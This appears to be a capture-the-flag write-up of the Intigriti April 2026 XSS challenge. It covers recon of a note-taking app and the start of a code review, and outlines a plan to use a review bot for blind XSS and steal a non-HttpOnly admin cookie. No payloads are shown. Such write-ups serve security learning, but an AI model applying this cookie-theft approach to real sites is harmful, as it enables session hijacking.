Intigriti April 2026 Challenge: CTF Challenge 0426 by KonaN

In April 2026 ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Capture The Flag challenge. The challenge itself was created by community member KonaN.

Rules of the challenge

• Should leverage a XSS vulnerability on the challenge page
• Should work on the latest version of Google Chrome.
• Shouldn't be self-XSS or related to MiTM attacks.

Challenge

The rules indicate a XSS (Cross Site Scripting) vulnerability needs to be found and exploited. Once working on the challenge it became clear the XSS needed to be used to attack the web application administrator and steal an admin cookie holding the flag.


Full client side JavaScript source code

See the web-page for the full JavaScript code.

Steps taken to solve the challenge

Step 1: Recon


First thing first and that is using the application as intended. The challenge page at https://challenge-0426.intigriti.io/challenge shows following:




The top menu items “Library”, “Workspace”, “Compose” and “Preferences” do not have a real functionality so those can be ignored.

The first section is a search function. It can be used to find Published notes. I did some testing here for SQL injection or search term reflection but that ended up no where.


This part of the client side JavaScript source code is responsible for the search functionality. To speedup a bit as this was a quite complex challenge this part of the code did not introduce a vulnerability that could be exploited to solve the challenge.




The API search call to the back-end looks like this:




The next part shows published notes and drafts. This is more interesting as we can input here and probably try to exploit input fields with payloads. To be able to publish or create a draft we need to go to the Write a note section.




Once we publish a note it goes to the drafts section.




Each created note seems to get an unique ID in the browser URL navigation bar and has a request review button.




Once we request a review we get notified the page will be reviewed. This is interesting as someone in the back-end or some headless browser is now checking our note. If we can embed an XSS or maybe a SSRF payload we could steal cookies or compromise internal services.




A quick test at this moment is to inject a simple HTML or Template injection payload to see if those work as this could be an indication for bigger issues like XSS or Server Side Template Injection. But bad luck as our simple injections are not rendering.




As a final part we can set preferences for our note taking application. This should be checked later for injections or maybe hidden features we can unlock.



One last thing to notice is that the application remembers our notes even if it has no authentication functionality. The notes are bound to our browser session via cookies and local storage. The cookie is not protected by the “HttpOnly” flag which means they can be accessed by arbitrary JavaScript executing on the note taking application.






Take-aways from this high level recon:


- There is no fast HTML or Template injection possibility to abuse.
- The note “Request review” functionality could be abused if we can inject XSS for example and turn it into blind XSS against the back-end.
- Cookies are not “HttpOnly” protected at the front end so via a blind XSS we could be able to steal back-end cookies if they are also not “HttpOnly” protected.

Step 2: Client side source code when creating a note


To get familiar with the client side JavaScript code I put a breakpoint on each JavaScript function to see how input moves across the code.



The first thing we want to know is which JavaScript client side code is involved in the note creation part.




Our first 2 breakpoints are hit with JavaScript function “saveNoteId” and “getsavedIds”. These function take care of the unique IDs each note gets and put them into the local browser storage under the key “chainnotes_my_ids”.




Both functions are not in our interest as we have no possibility to tamper with them so we can remove both the breakpoints.

The next function reached is “escapeHtml” This could be interesting due to the innerHTML being returned but if we inspect what innerHTML contains it is the unique ID which is not in our control to be tampered with. This function can also be ignored from now.

